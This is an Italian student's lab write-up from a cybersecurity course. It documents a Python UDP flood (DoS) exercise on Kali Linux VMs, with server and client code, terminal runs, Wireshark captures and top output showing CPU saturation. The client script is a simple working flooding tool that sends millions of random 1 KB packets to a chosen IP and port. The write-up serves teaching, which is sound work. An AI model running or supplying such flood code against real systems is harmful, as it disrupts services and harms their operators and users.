

ESERCITAZIONE WEEK 7 DAY 5

Traccia:

Gli attacchi di tipo DDoS, ovvero Distributed Denial of Services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende.

L'esercizio di oggi è scrivere un programma in Python che simuli un **UDP flood**, ovvero l'**invio** massivo di richieste **UDP** verso una macchina target che è in **ascolto** su una porta UDP **casuale** (nel nostro caso un DoS).

Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target `input`
- Il programma deve richiedere l'inserimento della porta target `input`
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto – **Suggerimento:** per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare `input`

Per questo esercizio sono stati creati un client e un server su Kali Linux.

Si riporta il codice per la creazione del server:

```
import socket

SRV_ADDR = "10.0.2.15"
SRV_PORT = 4444

s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.bind((SRV_ADDR,SRV_PORT))
print("Server in ascolto sulla porta: ",SRV_PORT)

while(1):
    data,address=s.recvfrom(1024)
    if not data: break
    print("Pacchetto ricevuto da:",address)

s.close()
```

È stato necessario importare il modulo **socket**. Si definiscono l'indirizzo IP del server e la porta su cui si mette in ascolto. Si crea l'oggetto **socket s** con la funzione **socket.socket** che come parametri specifica in ingresso di voler adoperare il protocollo IPv4 e trasmissione UDP.

Si esegue il binding sulla coppia IP, porta e un messaggio testuale avvisa quando il server è pronto in ascolto.

Con un ciclo while infinito il server si appresta a ricevere i dati dall'indirizzo del client. Si stampa la notifica di pacchetto ricevuto dall'indirizzo del client che avrà assegnata randomicamente una porta.

Per quanto riguarda il codice di creazione del client:

```
import socket
import random
host = input("Inserisci indirizzo IP del target: ")
port = int(input("Inserisci porta target: "))

s=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
s.connect((host,port))

print("Connessione effettuata")
#messaggio="Ciao Server!"
#s.sendto(messaggio.encode('utf-8'),(host,port))

def invio_pacchetti(host,port):
    pacchetto=random._urandom(1024)
    s.sendto(pacchetto,(host,port))

numero_pacchetti= int(input("Quanti pacchetti vuoi inviare?"))
for i in range (numero_pacchetti):
    invio_pacchetti(host,port)
```


Si importanto i metodi **socket** e **random**.

Si richiedono in input l'IP e la porta del server target. Per la porta si esegue un'operazione di cast.

Si crea come prima l'oggetto socket e con la funzione **connect** si definisce la connessione del client alla coppia host, port.

Si stampa la conferma che la connessione è andata a buon fine e con un ciclo for che dura fino al numero di pacchetti definito dall'utente, si inviano pacchetti random da 1 Kbyte. È stata definita una funzione ad hoc per l'invio dei pacchetti.

Con Wireshark è possibile vedere l'andamento del traffico tra client e server e l'impiego di risorse all'aumentare dei pacchetti inviati. Ciò è visibile anche con il comando **top** da terminale.



```
(kali@kali)-[~/esercitazioni]
$ python creo_server.py
Server in ascolto sulla porta: 4444
```


Capturing from any

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-F>

No.	Time	Source	Destination	Protocol	Length	Info
2984	0.019644767	10.0.2.15	10.0.2.15	UDP	1068	39345 → 4444 Len=1024
2985	0.019650400	10.0.2.15	10.0.2.15	UDP	1068	39345 → 4444 Len=1024
2986	0.019656080	10.0.2.15	10.0.2.15	UDP	1068	39345 → 4444 Len=1024
2987	0.019666319	10.0.2.15	10.0.2.15	UDP	1068	39345 → 4444 Len=1024
2988	0.019695572	10.0.2.15	10.0.2.15	UDP	1068	39345 → 4444 Len=1024
2989	0.019701409	10.0.2.15	10.0.2.15	UDP	1068	39345 → 4444 Len=1024
2990	0.019707300	10.0.2.15	10.0.2.15	UDP	1068	39345 → 4444 Len=1024
2991	0.019712981	10.0.2.15	10.0.2.15	UDP	1068	39345 → 4444 Len=1024
2992	0.019718658	10.0.2.15	10.0.2.15	UDP	1068	39345 → 4444 Len=1024
2993	0.019724380	10.0.2.15	10.0.2.15	UDP	1068	39345 → 4444 Len=1024
2994	0.019730965	10.0.2.15	10.0.2.15	UDP	1068	39345 → 4444 Len=1024
2995	0.019736606	10.0.2.15	10.0.2.15	UDP	1068	39345 → 4444 Len=1024
2996	0.019742437	10.0.2.15	10.0.2.15	UDP	1068	39345 → 4444 Len=1024
2997	0.019748175	10.0.2.15	10.0.2.15	UDP	1068	39345 → 4444 Len=1024
2998	0.019755087	10.0.2.15	10.0.2.15	UDP	1068	39345 → 4444 Len=1024
2999	0.019761107	10.0.2.15	10.0.2.15	UDP	1068	39345 → 4444 Len=1024
3000	0.019767174	10.0.2.15	10.0.2.15	UDP	1068	39345 → 4444 Len=1024

Frame 1: 1068 bytes on wire (8544 bits), 1068 bytes captured (8544 bits) on interface any, id 0

Linux cooked capture v1

Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.15

User Datagram Protocol, Src Port: 39345, Dst Port: 4444

Data (1024 bytes)

kali@kali: ~

File Actions Edit View Help

top - 17:49:51 up 2:12, 1 user, load average: 0.00, 0.00, 0.00

Tasks: 177 total, 1 running, 176 sleeping, 0 stopped, 0 zombie

%Cpu(s): 1.0 us, 0.8 sy, 0.0 ni, 98.1 id, 0.0 wa, 0.0 hi, 0.1 si, 0.0 st

Mem Mem : 5974.8 total, 4442.4 free, 1168.2 used, 600.9 buff/cache

Mem Swap: 1024.0 total, 1024.0 free, 0.0 used, 4806.6 avail Mem

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
800	root	20	0	446624	181468	63664	S	2.7	3.0	0:54.52	Xorg
45106	kali	20	0	1415972	335012	172092	S	1.3	5.5	0:10.33	wireshark
18784	kali	20	0	446644	103504	84612	S	1.0	1.7	0:04.98	qterminal
45670	kali	20	0	446656	103424	84524	S	0.7	1.7	0:03.62	qterminal
596	root	20	0	358516	3076	2688	S	0.3	0.1	0:01.03	VBoxService
980	kali	20	0	357628	45804	17664	S	0.3	0.7	0:01.67	xfce4-session
1107	kali	20	0	1330112	123012	77476	S	0.3	2.0	0:17.18	xfwm4
1161	kali	20	0	500320	64308	35284	S	0.3	1.1	0:03.29	xfce4-panel
1180	kali	20	0	283736	35808	19456	S	0.3	0.6	0:13.06	panel-13-cpugra
1256	kali	20	0	266068	25864	17024	S	0.3	0.4	0:00.39	xfce4-power-man
31008	kali	20	0	446804	103252	84280	S	0.3	1.7	0:04.71	qterminal
31011	kali	20	0	10196	6352	4224	S	0.3	0.1	0:01.16	zsh
45774	kali	20	0	11692	5248	3200	R	0.3	0.1	0:03.38	top
49288	root	20	0	0	0	0	I	0.3	0.0	0:00.07	kworker/u8:0-events_unbound
63813	kali	20	0	21424	9216	8448	S	0.3	0.2	0:00.06	dumpcap
63878	kali	20	0	16844	9472	5376	S	0.3	0.2	0:00.03	python
1	root	20	0	20992	12540	9468	S	0.0	0.2	0:01.18	systemd
2	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kthreadd
3	root	20	-20	0	0	0	I	0.0	0.0	0:00.00	rcu_gp

```
kali@kali:~$ nano /etc/hosts
File Actions Edit View Help
Connessione effettuata
Quanti pacchetti vuoi inviare?1000

(kali@kali)-[~/esercitazioni]
$ nano creo_client.py

(kali@kali)-[~/esercitazioni]
$ python3 creo_client.py
Inserisci indirizzo IP del target: 10.0.2.15
Inserisci porta target: 4444
Connessione effettuata
Quanti pacchetti vuoi inviare?3000

(kali@kali)-[~/esercitazioni]
$ python3 creo_client.py
Inserisci indirizzo IP del target: 10.0.2.15
Inserisci porta target: 4444
Connessione effettuata
Quanti pacchetti vuoi inviare?3000

(kali@kali)-[~/esercitazioni]
$ python3 creo_client.py
Inserisci indirizzo IP del target: 10.0.2.15
Inserisci porta target: 4444
Connessione effettuata
Quanti pacchetti vuoi inviare?10000
```

Capturing from any

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
9984	0.066442759	10.0.2.15	10.0.2.15	UDP	1068	53422 → 4444 Len=1024
9985	0.066448494	10.0.2.15	10.0.2.15	UDP	1068	53422 → 4444 Len=1024
9986	0.066454181	10.0.2.15	10.0.2.15	UDP	1068	53422 → 4444 Len=1024
9987	0.066459939	10.0.2.15	10.0.2.15	UDP	1068	53422 → 4444 Len=1024
9988	0.066465545	10.0.2.15	10.0.2.15	UDP	1068	53422 → 4444 Len=1024
9989	0.066471328	10.0.2.15	10.0.2.15	UDP	1068	53422 → 4444 Len=1024
9990	0.066477698	10.0.2.15	10.0.2.15	UDP	1068	53422 → 4444 Len=1024
9991	0.066491897	10.0.2.15	10.0.2.15	UDP	1068	53422 → 4444 Len=1024
9992	0.066514810	10.0.2.15	10.0.2.15	UDP	1068	53422 → 4444 Len=1024
9993	0.066521625	10.0.2.15	10.0.2.15	UDP	1068	53422 → 4444 Len=1024
9994	0.066527637	10.0.2.15	10.0.2.15	UDP	1068	53422 → 4444 Len=1024
9995	0.066541713	10.0.2.15	10.0.2.15	UDP	1068	53422 → 4444 Len=1024
9996	0.066548518	10.0.2.15	10.0.2.15	UDP	1068	53422 → 4444 Len=1024
9997	0.066554478	10.0.2.15	10.0.2.15	UDP	1068	53422 → 4444 Len=1024
9998	0.066569417	10.0.2.15	10.0.2.15	UDP	1068	53422 → 4444 Len=1024
9999	0.066566553	10.0.2.15	10.0.2.15	UDP	1068	53422 → 4444 Len=1024
10000	0.066572228	10.0.2.15	10.0.2.15	UDP	1068	53422 → 4444 Len=1024

Frame 17: 1068 bytes on wire (8544 bits), 1068 bytes captured (8544 bits) on interface any, id 0

Linux cooked capture v1

Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.15

User Datagram Protocol, Src Port: 53422, Dst Port: 4444

Source Port: 53422

Destination Port: 4444

Length: 1032

Checksum: 0x1c37 [unverified]

[Checksum Status: Unverified]

[Stream index: 0]

[Timestamps]

UDP payload (1024 bytes)

Data (1024 bytes)

Data: 3e917f686d05ec8aa34d7c320f7ab0f472683f948e839f7b7030315a7c18fd0b9e84590c...


```
kali@kali: ~  
File Actions Edit View Help  
top - 17:56:13 up 2 min, 1 user, load average: 0.00, 0.00, 0.00  
Tasks: 187 total, 1 running, 186 sleeping, 0 stopped, 0 zombie  
%Cpu(s): 0.8 us, 1.4 sy, 0.0 ni, 97.4 id, 0.3 wa, 0.0 hi, 0.1 si, 0.0 st  
MiB Mem : 5974.8 total, 4886.6 free, 868.3 used, 450.5 buff/cache  
MiB Swap: 1024.0 total, 1024.0 free, 0.0 used, 5106.5 avail Mem
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
1236	kali	20	0	446800	102980	83980	S	2.0	1.7	0:00.30	qterminal
801	root	20	0	389776	123988	58292	S	1.0	2.0	0:01.74	Xorg
1665	kali	20	0	16844	9600	5504	S	1.0	0.2	0:00.04	python
39	root	20	0	0	0	0	I	0.7	0.0	0:00.43	kworker/u8:1-events_unbound
1041	kali	20	0	217452	3072	2688	S	0.7	0.1	0:00.04	VBoxClient
1793	kali	20	0	10204	6492	4352	S	0.7	0.1	0:00.19	zsh
1103	kali	20	0	1248812	105084	77408	S	0.3	1.7	0:00.58	xfwm4
1176	kali	20	0	283736	25184	18816	S	0.3	0.4	0:00.21	panel-13-cpugra
1178	kali	20	0	415480	29792	20516	S	0.3	0.5	0:00.20	panel-15-genmon
1790	kali	20	0	446796	103436	84540	S	0.3	1.7	0:00.25	qterminal
1	root	20	0	20836	12384	9340	S	0.0	0.2	0:00.69	systemd
2	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kthreadd
3	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	rcu_gp
4	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	rcu_par_gp
5	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	slub_flushwq
6	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	netns
7	root	20	0	0	0	0	I	0.0	0.0	0:00.00	kworker/0:0-events
8	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kworker/0:0H-events_highpri
9	root	20	0	0	0	0	I	0.0	0.0	0:00.01	kworker/u8:0-events_unbound

```
kali@kali: ~/esercitazioni  
File Actions Edit View Help  
Connessione effettuata  
Quanti pacchetti vuoi inviare?10000  
[kali@kali]~/esercitazioni  
python creo_client.py  
Inserisci indirizzo IP del target: 10.0.2.15  
Inserisci porta target: 4444  
Connessione effettuata  
Quanti pacchetti vuoi inviare?1000000  
[kali@kali]~/esercitazioni  
python creo_client.py  
Inserisci indirizzo IP del target: 10.0.2.15  
Inserisci porta target: 10000000  
Traceback (most recent call last):  
File "/home/kali/esercitazioni/creo_client.py", line 8, in <module>  
s.connect((host,port))  
OverflowError: connect(): port must be 0-65535.  
[kali@kali]~/esercitazioni  
python creo_client.py  
Inserisci indirizzo IP del target: 10.0.2.15  
Inserisci porta target: 4444  
Connessione effettuata  
Quanti pacchetti vuoi inviare?10000000
```

```
kali@kali: ~  
File Actions Edit View Help  
top - 17:58:13 up 4 min, 1 user, load average: 2.00, 0.66, 0.22  
Tasks: 188 total, 3 running, 185 sleeping, 0 stopped, 0 zombie  
%Cpu(s): 25.0 us, 48.5 sy, 0.0 ni, 22.2 id, 0.0 wa, 0.0 hi, 3.3 si, 0.0 st  
MiB Mem : 5974.8 total, 2722.7 free, 895.5 used, 2036.5 buff/cache  
MiB Swap: 1024.0 total, 1024.0 free, 0.0 used, 5079.3 avail Mem
```


PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
2871	kali	20	0	13786	9856	5632	R	99.3	0.2	0:31.56	python
1236	kali	20	0	446800	103108	84108	R	99.0	1.7	0:37.40	qterminal
1665	kali	20	0	16844	9600	5504	S	65.4	0.2	0:27.53	python
40	root	20	0	0	0	0	I	28.2	0.0	0:04.66	kworker/u8:2-events_unbound
801	root	20	0	396512	130736	58292	S	5.6	2.1	0:04.50	Xorg
39	root	20	0	0	0	0	I	2.0	0.0	0:01.28	kworker/u8:1-events_unbound
1176	kali	20	0	283736	25184	18816	S	1.3	0.4	0:00.67	panel-13-cpugra
1103	kali	20	0	1248812	105084	77408	S	1.0	1.7	0:01.35	xfwm4
1735	kali	20	0	446652	103186	84232	S	0.7	1.7	0:00.54	qterminal
16	root	20	0	0	0	0	S	0.3	0.0	0:00.20	ksoftirqd/0
18	root	20	0	0	0	0	I	0.3	0.0	0:00.05	kworker/0:1-mm_percpu_wq

```
kali@kali: ~/esercitazioni  
File Actions Edit View Help  
Connessione effettuata  
Quanti pacchetti vuoi inviare?1000000  
[kali@kali]~/esercitazioni  
python creo_client.py  
Inserisci indirizzo IP del target: 10.0.2.15  
Inserisci porta target: 1000000  
Traceback (most recent call last):  
File "/home/kali/esercitazioni/creo_client.py", line 8, in <module>  
s.connect((host,port))  
OverflowError: connect(): port must be 0-65535.  
[kali@kali]~/esercitazioni  
python creo_client.py  
Inserisci indirizzo IP del target: 10.0.2.15  
Inserisci porta target: 4444  
Connessione effettuata  
Quanti pacchetti vuoi inviare?10000000  
[kali@kali]~/esercitazioni  
python creo_client.py  
Inserisci indirizzo IP del target: 10.0.2.15  
Inserisci porta target: 4444  
Connessione effettuata  
Quanti pacchetti vuoi inviare?100000000
```

```
kali@kali: ~  
File Actions Edit View Help  
top - 18:01:05 up 7 min, 1 user, load av  
Tasks: 176 total, 4 running, 172 sleeping, 0 stopped, 0 zombie  
%Cpu(s): 27.2 us, 45.6 sy, 0.0 ni, 24.2 id, 0.0 wa, 0.0 hi, 2.9 si, 0.0 st  
MiB Mem : 5974.8 total, 2319.4 free, 920.3 used, 3000.4 buff/cache  
MiB Swap: 1024.0 total, 1024.0 free, 0.0 used, 5054.5 avail Mem
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
4094	kali	20	0	16852	9856	5632	R	100.0	0.2	0:46.55	python
1236	kali	20	0	446800	103226	84236	R	99.3	1.7	2:02.77	qterminal
1665	kali	20	0	16844	9600	5504	S	66.1	0.2	1:27.34	python
9	root	20	0	0	0	0	I	13.3	0.0	0:09.57	kworker/u8:0-events_unbound
41	root	20	0	0	0	0	I	12.0	0.0	0:06.16	kworker/u8:3-events_unbound
801	root	20	0	396512	130864	58420	S	3.3	2.1	0:07.69	Xorg
1103	kali	20	0	1248812	107004	77408	R	2.3	1.7	0:02.60	xfwm4
1176	kali	20	0	283736	25312	18816	S	1.7	0.4	0:01.90	panel-13-cpugra
14	root	20	0	0	0	0	S	0.3	0.0	0:00.08	ksoftirqd/0
15	root	20	0	0	0	0	I	0.3	0.0	0:00.20	rcu_preempt
1049	kali	20	0	217968	2944	2688	S	0.3	0.0	0:00.50	VBoxClient
1735	kali	20	0	446652	103186	84232	S	0.3	1.7	0:00.03	qterminal
1777	kali	20	0	11092	5248	3200	R	0.3	0.1	0:00.49	top
1	root	20	0	20836	12384	9340	S	0.0	0.2	0:00.70	systemd
2	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kthreadd
3	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	rcu_gp
4	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	rcu_par_gp
5	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	slub_flushwq

Per approfondire l'esercizio, ho in seguito configurato la connessione di Kali Linux(client) con Metasploitable(server) e mandato 10000000 di pacchetti saturando le risorse:



Invertendo i ruoli di client e server:

